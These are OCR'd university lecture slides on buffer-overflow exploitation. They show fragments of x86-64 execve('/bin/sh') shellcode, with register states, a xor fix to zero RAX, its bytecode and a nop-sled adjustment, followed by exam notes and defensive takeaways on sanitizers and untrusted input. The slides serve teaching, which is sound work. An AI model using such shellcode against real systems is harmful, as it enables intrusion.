
mov %0x3b, %al


RAX
0x??????????????3b
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
RSP
0x0068732f6e69622f
0x0000000000000000
0x????????????????


Bugfix:

Ensure that RAX contains 0x0000000000000000. How?


xor %rax, %rax



xor %rax, %rax



xor %rax, %rax


RAX
0x0000000000000000
RBX
0x????????????????
RDX
0x0000000000000000
RDI
RSI
stack
RSP

Bytecode

- The bytecode for this is 0x48 0x31 0xc0.
- The shellcode gets 3 bytes longer.
- So the nopsled should be 3 bytes shorter.

Exam Questions

- We won't ask you to write a working exploit using pen and paper.
- But you are expected to be able to answer some questions *about* exploiting a vulnerability.

Exam Questions

For example: Why won't the first shown exploit of assignment 5 work when exploiting a buffer copied with strcpy?

Takeaways

- Use the tools you have at your disposal.
  - valgrind
  - address sanitizer
  - debuggers (gdb, lldb)
  - ...
- *Read the documentation!*
- Do not trust input, and be aware of where *all* your inputs come from!
- C is unforgiving and doesn't care if you shoot yourself in the foot.

Pointer confusion

What does this code do?